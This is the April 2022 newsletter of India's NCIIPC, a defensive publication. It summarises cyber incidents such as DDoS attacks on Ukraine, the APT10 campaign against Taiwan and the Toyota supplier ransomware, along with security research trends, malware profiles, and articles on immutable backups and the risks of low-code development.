NEWSLETTER

April 2022

National Critical Information Infrastructure Protection Centre

(A unit of National Technical Research Organisation)

Vulnerability & Patch Management


1. How do we breach into this CII Data Centre ??

2. Let's scan for the open vulnerabilities in their system


3. Wow !! We have found an unpatched critical vulnerability

4. We have entered into the CII network, now we can do whatever we want !

6. What is a vulnerability and how do we fix it !!



5. See !! How an unpatched vulnerability led to the compromise of an entire network



National Critical Information Infrastructure Protection Centre
Common Vulnerabilities and Exposures(CVE) Report
01 - 15 Mar 2022 Vol. 09 No. 05

Table of Content

Vendor	Product	Page Number
Application		
a3rev	page_view_count	1
adrotate_project	adrotate	1
adtribes	product_feed_pro_for_woocommerce	2
air_cargo_management_system_project	air_cargo_management_system	2
alltube_project	alltube	3
Apache	any23	3
archivy_project	archivy	4

- A vulnerability is a weakness in the information system that gives threat actors an opportunity to compromise the asset;
- NCIIPC releases fortnightly vulnerability report on its website;
- The patches for the open vulnerability as per inventory may be applied on timely basis.

https://nciipc.gov.in/ @NCIIPC NCIIPC India NCIIPC India helpdesk1@nciipc.gov.in 1800-11-4430

VOLUME 6 ISSUE 2

@NCIIPC

NCIIPC Newsletter

April 2022

Inside This Issue

Message from the NCIIPC Desk

Dear Readers,

At present, the world is going through an unprecedented situation where cyber space is being utilised by rouge elements extensively to attack Critical Information Infrastructure. We have been seeing increased activities of malware/APT groups using data wipers, never seen before DDoS attacks on TSPs/ISPs, Phishing scams, Ransomware attacks, etc.

COVID-19 pandemic has also taught us seriousness of supply chain issues in Critical Information Infrastructure. We need to seriously consider supply chain security threats to Critical Information Infrastructure and consider holistic steps to ensure sustainable security for Critical Installations.

Cyber Security advisories from NCIIPC are being consumed by hundreds of Critical Sector organisations across India. This is an effort towards building cyber safe and cyber resilient nation.

NCIIPC has been involved in various cyber security steering committees of Critical Sector Organisations to instil resilience in critical installations.

Readers are welcome to share suggestions/feedback. Please do write to us on newsletter@nciipc.gov.in

News Snippets - National

Ministry of Home Affairs Against Cyber Crimes

Source: www.pib.gov.in/, https://cio.economictimes.indiatimes.com/

Union Home Secretary released a set of manuals and a newsletter of the Indian Cyber Crime Coordination Centre (14C) as part a campaign to check cybercrimes. The manuals and the newsletter prepared by the CIS (Cyber and Information Security) Division of the Union home ministry are 'Cyber Hygiene for Cyber Space - Dos and Don'ts – Basic Manual', 'Cyber Hygiene for Cyber Space - Dos and Don'ts – Advanced Manual', 'Quarterly Newsletter – CyberPravah'. The manuals are part of a focused awareness campaign for prevention of cybercrimes and to inculcate cyber hygiene in industrial bodies, rural areas and the general public.

गृह मंत्रालय
MINISTRY OF
HOME AFFAIRS
सत्यमेव जयते

Image source: https://www.mha.gov.in/

The manuals are part of a focused awareness campaign for prevention of cybercrimes and to inculcate cyber hygiene in industrial bodies, rural areas and the general public.

RBI Introduced Card Tokenisation Services

Source: https://rbi.org.in/Scripts/NotificationUser.aspx?Id=12159&Mode=0

The Reserve Bank of India has introduced Card Tokenisation Services with effect from 1 January 2022. According to this, no entity in the card transaction/payment chain, other than the card issuers and/or card networks, shall store the actual card data. Any such data stored previously shall be purged. For transaction tracking and/or reconciliation purposes, entities can store limited data (last four digits of actual card number and card issuer's name) in compliance with the applicable standards. Compliance with the above by all entities involved, shall be the responsibility of the card networks.

भारतीय रिज़र्व बैंक
Reserve Bank of India
India's Central Bank

IBM's New Cybersecurity Hub

Source: https://www.ibm.com*, https://cio.economictimes.indiatimes.com*


IBM has announced the launch of a new cybersecurity hub in Bengaluru that will train companies in the Asia-Pacific (APAC) region to manage the growing threat of cyber-attacks. According to the report, the new IBM Security Command Centre is highly realistic and offers immersive training simulations. It will leverage industry leading audio and visual effects as well as live ransomware, malware and other real world hacker tools. The new centres will help address the most urgent need of the hours for organisations of all kind, to speed up their security strategies and align business priorities with a security-first approach.

News Snippets - International

DDoS Attacks on Ukrainian Military agencies and Banks

Source: https://www.bleepingcomputer.com/

The Ministry of Defence and the armed forces of Ukraine and two of the country's state-owned banks, Privatbank and Oschadbank were hammered by Distributed Denial-of-Service (DDoS) attacks. The users were facing problems with payments and the bank's mobile app. Privatbank's Web Application Firewall (WAF) was also updated with a traffic geofencing rule, automatically removing the website's contents for IP addresses outside of Ukraine and showing a message. The Security Service of Ukraine (SSU) said that the country had already counteracted multiple such attempts linked to hostile intelligence agencies and dismantled bot farms that targeted Ukrainian citizens with bomb threats and fake news designed to spread panic. Microsoft said that Gamaredon hacking group was coordinating a wave of spear-phishing emails targeting Ukrainian entities and organisations related to Ukrainian affairs.




Privatebank's website down with DDOS

Taiwan's Financial Trading Sector Targeted

Source: https://www.infosecurity-magazine.com/

An Advanced Persistent Threat (APT) group has been linked to organised supply chain attack on Taiwan's financial sector. The intrusions attributed to an advarsary tracked as APT10, also known as Stone Panda/the MenuPass group/Bronze Riverside. Taiwanese cyber security firm CyCraft said that the wide-ranging supply chain compromise specifically targeted the software systems of financial institutions, resulting in 'abnormal cases of placing orders'. The penetration activity codenamed 'Operation Cache Panda', exploited a vulnerability in the web management interface of the unnamed securities software to deploy web shell. The web shell acts as a passage for implanting the Quasar RAT on the compromised system. The goal of threat actor is to steal sensitive information. Quasar RAT is an open-source Remote Access Trojan (RAT) written in .NET. Its property includes capturing screenshots, recording webcam, editing registry, keylogging, and stealing passwords. A cloud file sharing service called wenshushu.cn was leveraged by threat actors to download the auxiliary tools.



Quasar RAT Malware Workflow

The web shell acts as a passage for implanting the Quasar RAT on the compromised system. The goal of threat actor is to steal sensitive information.

Toyota Halts Production Across Japan After Ransomware Attack

Source: www.infosecurity-magazine.com/, www.scmagazine.com/


One of the world's largest carmaker company Toyota was forced to suspend domestic operations at all of its plants in Japan after a ransomware attack on a key supplier. This cyber-attack exploited the plastic parts supplier Kojima Industries and threatened to conduit over into Toyota's IT systems via its 'Kanban' just-in-time production control system. Researchers pointed out to the need for greater focus on unchecked software vulnerabilities throughout any manufactured product's lifecycle. This attack also impacted Toyota subsidiaries Hino Motors and Daihatsu Motor.

Image source: https://global.toyota/en/

Microsoft Seized Domains Used to Attack Governments

Source: https://www.microsoft.com/, https://www.zdnet.com/

The Microsoft Threat Intelligence Center (MSTIC) has observed the seizure of dozens of domains used in attacks by Nickel APT group on governments and NGOs. The group is targeting organisations across Europe, America and the Caribbean. Lawsuits have been filed in the US District Court for the Eastern District of Virginia that would permit them to cut off Nickel's access to its victims and prevent the websites from being used to execute attacks. These attacks were mostly being used for intelligence gathering from government agencies, think tanks and human rights organisations. The attacks are involved in inserting hard-to-detect malware that enabled intrusions, surveillance and data theft. The Microsoft Threat Intelligence Center (MSTIC) also observed that, Nickel was able to compromise VPN suppliers or obtain stolen credentials. At the same time, they can be involved in exploitation of unpatched Exchange Server and SharePoint systems in other instances. Nickel group is using Mimikatz, WDigest, NTDSDump and other password dumping tools during attacks.



Targeted countries by NICKEL

U.S. Govt. Issued Warning Over Commercial Surveillance Tools

Source: https://www.dni.gov/, https://www.securityweek.com/

The U.S. State Department and the National Counterintelligence and Security Center (NCSC) issued warning over the use of commercial surveillance tools. The document mentions usage of spyware sold by companies and individuals. The spyware can typically be used to track a device's location, record audio, and access and retrieve virtually all content on a phone, including text messages, files, chats, commercial messaging app content, contacts, and browsing history. This allows threat actors to infect mobile and Internet-connected devices with malware over both cellular data connections and Wi-Fi. An attacker can also use an


An attacker can also use an infected link to gain access to a device.

infected link to gain access to a device. The alert also includes recommendations for mitigating risks posed by surveillance tools. These are: regularly update device operating systems and mobile applications, check URLs before clicking links, don't click on suspicious links or emails attachments, regularly restart mobile devices, which may help damage or remove malware implants, encrypt and password protect your device, use trusted Virtual Private Networks (VPN), etc.

Trends

Detecting Evasive Malware on IoT Devices

Source: https://thehackernews.com/




Classification of Malware

A novel approach has been proposed by cybersecurity researchers that hitch electromagnetic field emanations from the Internet of Things (IoT) devices as a side-channel to assemble precise knowledge about the different kinds of malware targeting the embedded systems. Malware does not have control on outside hardware-level, even if it retains the maximum privilege on the machine. This approach involves measuring electromagnetic emanations when executing different malware binaries. By using simple neural network models, it is possible to achieve significant information about the state of a monitored device, by noticing solely its electromagnetic emanations.

New Coexistence Attacks on Wi-Fi and Bluetooth Chips

Source: https://thehackernews.com/



Coexistence


This attack technique works against the so-called 'combo chips' which are dedicated chips that are furnished to handle different types of radio wave-based wireless communications, such as Wi-Fi, Bluetooth, and LTE.

A new attack technique has been explored which makes it possible to control a device's Bluetooth component to directly extract network passwords and manipulate traffic on a Wi-Fi chip. This attack technique works against the so-called 'combo chips' which are dedicated chips that are furnished to handle different types of radio wave-based wireless communications, such as Wi-Fi, Bluetooth, and LTE. The wireless chips can leverage their privileges into other wireless chips by manipulating the same mechanisms they use to arbitrate their access to the resources they share, i.e., the transmitting antenna and the wireless medium. Owing to coexistence bug exploitation, transmissions happen in the same spectrum which breaks the separation between Wi-Fi and Bluetooth to result in denial-of-service on spectrum access, information disclosure, and even enable lateral privilege escalations from a Bluetooth chip to code execution on a Wi-Fi chip.

Researchers Develop CAPTCHA Solver to Aid Dark Web Research

Source: https://www.bleepingcomputer.com/

A machine-learning-based CAPTCHA solver has been developed that can streamline cyber threat intelligence on dark websites without human involvement for solving CAPTCHAs manually. CAPTCHA is used by websites to differentiate between real users and bots for protecting their platforms from constant DDoS attacks. In the Machine-learning approach, the new CAPTCHA solver can distinguish letters and numbers by looking at them one by one, removing noise from the image, identifying their borders between letters, and segmenting the content into individual characters. The CAPTCHA solver uses samples extracted across multiple local regions to recognise fine-grained features such as edges and lines, so it can't be fooled by font size changes, character rotation, or colour mixes. Since cyberattacks and data breaches happen every day, this development definitely makes the dark web more transparent for research and can help take preventive action against it.



Denoising the CAPTCHA and separating the characters
Source: Arxiv.org

Natural Silk Fibers Used to Generate Keys for Strong Authentication

Source: https://thehackernews.com/


Natural silk fibers from domesticated silkworms have been utilised in South Korea to build an environment friendly unbreachable digital security system. The first natural Physical Unclonable Function (PUF) creates a secure and unique digital key for future security solutions by taking the advantage of diffraction of light through natural microholes in native silk. The PUFs refer to devices that leverage inherent randomness and microscopic differences in electronics introduced during manufacturing to generate a unique identifier (e.g., cryptographic keys) for a given set of inputs and conditions. PUFs are non-algorithmic one-way functions derived from uncopiable elements to create strong identifiers for strong authentication. The nanofibrillar structures in each microfiber significantly improves the light intensity contrast between the background and focal spots due to the strong scattering and novel optical features could easily implement the module of a lens-free optical PUF by placing a silk ID card on the image sensor.

The first natural Physical Unclonable Function (PUF) creates a secure and unique digital key for future security solutions by taking the advantage of diffraction of light through natural microholes in native silk.


Microsoft Fights Against Malware and Password-theft

Source: https://www.bleepingcomputer.com/

Microsoft has announced to make it difficult to enable VBA macros downloaded from the Internet in several Microsoft Office apps to effectively kill a popular distribution method for malware.




Mockup of new Office macros security alert



ASR rule blocking Process Explorer from dumping the LSASS process

Wide range of malware families use VBA macros embedded in malicious Office documents for phishing attacks. This change only affects Office on devices running Windows and only affects the following applications: Excel, Word, Access, PowerPoint, and Visio. Microsoft has also introduced security features that prevent access to the Local Security Authority Server Service (LSASS) process to prevent threat actors from abusing LSASS memory dumps. Microsoft has enabled a Microsoft Defender 'Attack Surface Reduction' (ASR) security rule by default to block attempts by hackers to steal Windows credentials from the LSASS process. One of these security features is Credential Guard, which isolates the LSASS process in a virtualised container that prevents other processes from accessing it. The rule, ' Block credential stealing from the Windows local security authority subsystem,' prevents processes from opening the LSASS process and dumping its memory.




Deploying the endpoint agent in a virtual desktop environment (Proofpoint)

So an additional level of protection provided by an insider threat management (ITM) and data loss prevention (DLP) solution is needed.

Virtual Desktops Data Security and Insider Risks Management

Source: https://www.proofpoint.com/

Virtual Desktop Infrastructure (VDI) predates the recent phenomenon of widespread remote work. While VDI makes it easy for remote workers to access corporate assets, it also increases the risk of insider threats. Usually, virtual desktop environments hosted by cloud providers have basic protection at the endpoint that do not have the granularity needed to protect sensitive data leakage. This allows the remote workers to take full advantage of the flexibility of VDI. So, an additional level of protection provided by an Insider Threat Management (ITM) and Data Loss Prevention (DLP) solution is needed. DLP mode monitors and optionally blocks data loss on the most common data exfiltration operations, like uploading files to the web, syncing files to mapped cloud-sharing sites, and printing. Insider threat mode monitors user activities, such as application use and web browsing, mostly used for high-risk users. In both modes, IT administrators can receive alerts about high-risk activities and then determine if the alert should be forwarded to a third-party system, like a ticketing system, SOAR or SIEM.



Immutable backup storage

Build Resilience to Ransomware Attacks Through Immutable Storage

Kundapur Pradeep Bhat, NCIIPC

Ransomware attack is one of the most dreadful threats for any business, enterprise or government organisation. Loss of extremely valuable data of the organisations due to ransomware attack can hugely impact their viability and even threaten their very existence. While most organisations prefer not to pay ransom, the

ones who do so can never be sure that all their data is recoverable even after paying ransom.

One of the basic mechanisms to reduce the debilitation caused by ransomware attacks is to have offline and offsite backups of the enterprise's vital data. This approach addresses the typical characteristic of ransomware attacks, wherein the ransomware searches for all online repositories of data and encrypts all of them. Tape backup is considered by data centres and large enterprises to be the best medium for large-scale offline storage and archiving of petabytes of data. For example, tape has been in use at CERN for about five decades and the organisation currently stores around 400 PB on tape. LTO 9 tape data cartridges can store up to 18TB uncompressed and 45TB compressed data and its WORM (Write Once, Read Many) data locking functionality provides unmatched protection against malicious data manipulation. Magnetic tape is the most cost-effective digital storage technology with very low level of energy consumption and highest level of data integrity. However, it requires robust backup management processes to be in place, which adds to the operational cost.

One of the basic mechanisms to reduce the debilitation caused by ransomware attacks is to have offline and offsite backups of the enterprise's vital data.

Over the past few years, immutable object storage has gained traction as a viable alternative to tape. Object storage provides powerful capabilities such as policy-based immutability to prevent overwriting and deletion, huge offsite storage capacities offered by cloud providers like AWS, Azure, Google, IBM etc, and a high level of integration with popular enterprise backup tools. Cloud-based object storage can also be scaled up indefinitely as the backup data volume increases. Solutions, such as MinIO, are also available for setting up on-premise immutable object storage that is based on the most popular Amazon S3 standard.

Tape backup is considered by data centres and large enterprises to be the best medium for large-scale offline storage and archiving of petabytes of data.

Tape OEMs have also come up with solutions that leverage the latest advances in tape technology and object storage to provide petabyte-scale offline storage at very low-cost. Typically, data is stored directly on tape in object format using Amazon S3 compatible API applications. The tapes can then be read by Amazon S3 Glacier-compatible API.

The design of resilient object storage is based on storing multiple copies and versions of objects across multiple systems in different zones. While this design increases the chances of full recoverability even after severe failures, it requires significant OPEX for sustainment. Organisations therefore should carry out detailed risk and cost analysis and design the object storage tiers properly so that non-beneficial expenditure is avoided. Further the consumption and growth of object storage should be continuously monitored to minimise OPEX shocks. Management of encryption keys is also an important aspect that organisations should

The design of resilient object storage is based on storing multiple copies and versions of objects across multiple systems in different zones.

incorporate into their design and operational processes.

Ransomware attackers typically infect the primary systems and quietly locate all data backups over several months before launching an attack. Backups done during the interim period therefore are likely to have the ransomware files within them. Without immutable storage, it is also possible that the continuous backup process overwrites healthy files with encrypted versions. Hence, recovery from ransomware attack is not trivial process. It is essential that the backups are properly scanned for indicators of compromise (IOC) before restoring the data.

Ransomware attackers typically infect the primary systems and quietly locate all data backups over several months before launching an attack.

Resilience to ransomware attack is a vital element of an organisation's cybersecurity strategy. Immutable object storage is an effective mechanism for successful recovery from a ransomware attack. While cloud based immutable object storage solutions provide unmatched scalability and manageability, organisations should also evaluate on-premise solutions that can provide an equal level of data protection. A well designed and well configured tiered backup process will undoubtedly provide a huge ROI by thwarting ransomware attacks.

A well designed and well configured tiered backup process will undoubtedly provide a huge ROI by thwarting ransomware attacks.

References:

[1] https://datastorage-na.fujifilm.com/lto-9-serves-the-needs-of-enterprise-environments-and-large-organizations-like-cern/

[2] https://www.veeam.com/blog/v11-immutable-backup-storage.html

[3] https://blog.min.io/ransomware-2022-protect-backups/

[4] https://docs.aws.amazon.com/whitepapers/latest/aws-security-incident-response-guide/use-immutable-storage.html

[5] https://blog.min.io/object-locking-versioning-and-holds-in-minio/

[6] https://docs.aws.amazon.com/amazonglacier/latest/dev/introduction.html

Low Code Software Development and associated Cyber Risks

South Zone, NCIIPC

Conventional software development approach to build applications and business processes demands complex programming languages, professional technological skills and efficient tools. Low code software on the other hand, developed by non-professionals or citizen developers utilising visual interfaces, modelling tools, intuitive techniques, drag-and-drop interfaces

and basic logics have turned out to be quite efficient in developing various applications that are capable of meeting the demands by simplifying business processes and facilitating digital transformation. However, the low code software which are trending and seem to be the future of enterprises are not free from the cyber security risks. Therefore, it is crucial to alert the user organisations about the security and privacy risks involved. Some of the major benefits offered by low code software are as under:

Conventional software development approach to build applications and business processes demand complex programming languages, professional technological skills and efficient tools.

- Business users are not expected to have coding or software creation skills or knowledge.
- Time required in building applications could be as low as few hours to few days based on the platform chosen.
- Economical and easier way of building customised, standardised, tested applications resolving many maintenance issues like bugs, integration, functionality testing, etc. associated with conventional software development process.
- Cloud and on-premises deployed Software-as-a-service (SaaS) platforms with visual modelling methods and simple Graphical User Interface (GUI) can be employed to make applications.
- Enhanced usability with wide scope for everyday applications.
- Greater user satisfaction, better customer relationship management and promotion of applications.
- The decision makers can get involved in development phase itself
- Real time monitoring of the application, instantaneous positioning, better access control, visibility and scalability.
- Best suitable for repetitive/ mundane tasks (general purpose, process, data base, request handling, mobile first, etc) in small entrepreneurs/ enterprises in developing countries with limited infrastructure.
- Ease of digital transformation with limited technical skills and financial resources.

Restricted interaction, poor security, poor performance with complexity in business process, low availability of use cases, etc. are some of the issues with low code software.

Limitations of low code software: Restricted interaction, poor security, poor performance with complexity in business process, low availability of use cases, etc. are some of the issues with low code software. These are not suitable for large scale and mission critical enterprises.

Security Risks: Even though, a low code software is advantageous in many ways, it is not sufficient if it does not have security features and complete administrative control. Following are some of the

Even though, a low code software is advantageous in many ways, it is not sufficient if it does not have security features and complete administrative control.

security risks that should be overcome while using these applications:

The main objective of low code applications is business process automation and streamlining.

Escalation of privilege- unauthorised users gaining access and manipulating the underlying credentials, identifying the applications and escalate privileges to reach resources. These platforms use default environment giving access to data sources like user accounts, services hosted on cloud and SaaS.

Data theft or leakage- the main objective of low code applications is business process automation and streamlining. This requires sharing of data from one point to another for switching operations or tasks. This poses the risk of data going outside the organisational boundary. Critical business information could be stored in personal or vulnerable locations which could be easily compromised.

Insecure authentication- the application makers are not experts in implementing the authentication mechanisms. While providing access to data sources, the connections from poor security protocols without encryptions get established. For example, instead of HTTPS the connections are made through HTTP.

The requirement to make low code software scalable and supportive of many different use cases makes the app makers try out various easily available and cost-effective components, connectors, ready-to-use apps, tools on open source.

- Applications Misconfigurations- some of the attractive features of low code software are a trade-off between security and specific use cases support. For the feature to create self-service portals may result in unauthorised user misconfiguring the apps and could gain full access to underlying data sources.

- OSS vulnerability- the requirement to make low code software scalable and supportive of many different use cases makes the app makers try out various easily available and cost-effective components, connectors, ready-to-use apps, tools on open source. Sometimes these could be anywhere outside the market. This makes the apps vulnerable to attackers.

Ease of sharing- the low code software makers make the applications, data and components which can be easily shared within the organisation. These include connection to data source, an application, automation, on premises connection, components and many more. This is required for faster expansion within the enterprise but it also results in unsafe sharing.

The applications are developed by the organisation itself, therefore the users within the organisation would have blind trust.

Vulnerable to blind trust within organisation- the low code software could be easily impersonated. The applications are developed by the organisation itself, therefore the users within the organisation would have blind trust. The users would not exercise precautions while uploading or deploying an application from an external source which maybe

marketplace or any other open source. A disgruntled employee or an attacker with malicious intent could use this blind faith to carry out phishing attacks.

Conclusion: Applications developed quickly using low code or no code approach miss out security features and compliance due to lack of governance in developmental stages. The risk is higher with apps using consumer data. Because of this, organisations having critical business application/programmes should avoid using low code software in their setup.

Applications developed quickly using low code or no code approach miss out security features and compliance due to lack of governance in developmental stages.

References:

[1] https://appian.com/low-code-basics.html

[2] https://owasp.org/www-project-top-10-low-code-no-code-security-risks/


[3] https://www.mendix.com/low-code-guide/

Malware Bytes

PseudoManuscrypt Malware Infected Industrial Control Systems

Source: https://thehackernews.com/, https://threatpost.com/

PseudoManyscrypt, a new malware botnet, has infected nearly 35,000 Windows computers in the year 2021. This malware infected at least 7.2% of computers that were part of Industrial Control Systems (ICS) used by organisations in energy, utilities, engineering, construction, building automation, manufacturing, and water management sectors that were located mainly in Vietnam, and Russia. The PseudoManuscrypt is spread by a MaaS platform that distributes malware through pirated software installer packages. PseudoManuscrypt has many intrusive features that provides the attacker complete control over the infected system after it has been installed. Disabling antivirus software, stealing VPN connection data, recording audio, capturing screenshots and videos of the screen, logging keystrokes, and intercepting stored data in the clipboard are all examples of this.




Execution flow for the variant that uses the Glupteba infrastructure and malware installer
Source: Kaspersky

Earth Lusca Hackers Target Organisations Globally

Source: https://binarydefense.com/, https://www.trendmicro.com/

A new threat actor, known as Earth Lusca, has been observed targeting organisations globally via campaign that uses traditional social engineering techniques like spear phishing and watering holes. The primary motive of this group is cyberespionage. The list of its victims includes high value targets such as government and educational institutions, religious movements, pro-democracy and Covid-19 research organisations, and the media, amongst others.




Source: TrendMicro

The threat actor is also financially motivated as it targeted many gambling and cryptocurrency companies. Earth Lusca has been observed dropping Cobalt Strike payloads as the primary technique of establishing a foothold on the device and perform post-exploitation activity. In addition to Cobalt Strike, Earth Lusca has also deployed Winnti, Doraemon, ShadowPad malware, as well as cryptocurrency miners in some cases.

New Marlin Backdoor Used in 'Out to Sea' Espionage Campaign

Source: https://thehackernews.com/




compromised or abused in watering hole attacks

An Advanced Persistent Threat (APT) group called Lyceum (Hexane aka SiameseKitten) has strengthened its malware toolset by including a new backdoor named Marlin as part of a long-running espionage campaign that began in April 2018. These attacks have been dubbed as 'Out to Sea' by ESET. This campaign has victimised many diplomatic organisations, medical organisations, and technology companies in Tunisia, Israel, and the United Arab Emirates. Since the campaign's discovery in 2018, the Lyceum infection chains have evolved to drop several backdoors.

Daxin: Backdoor for Attacks Against Hardened Networks

Source: https://symantec-enterprise-blogs.security.com/




Daxin can create stealthy communications channels in order to interact with computers on highly secured networks.

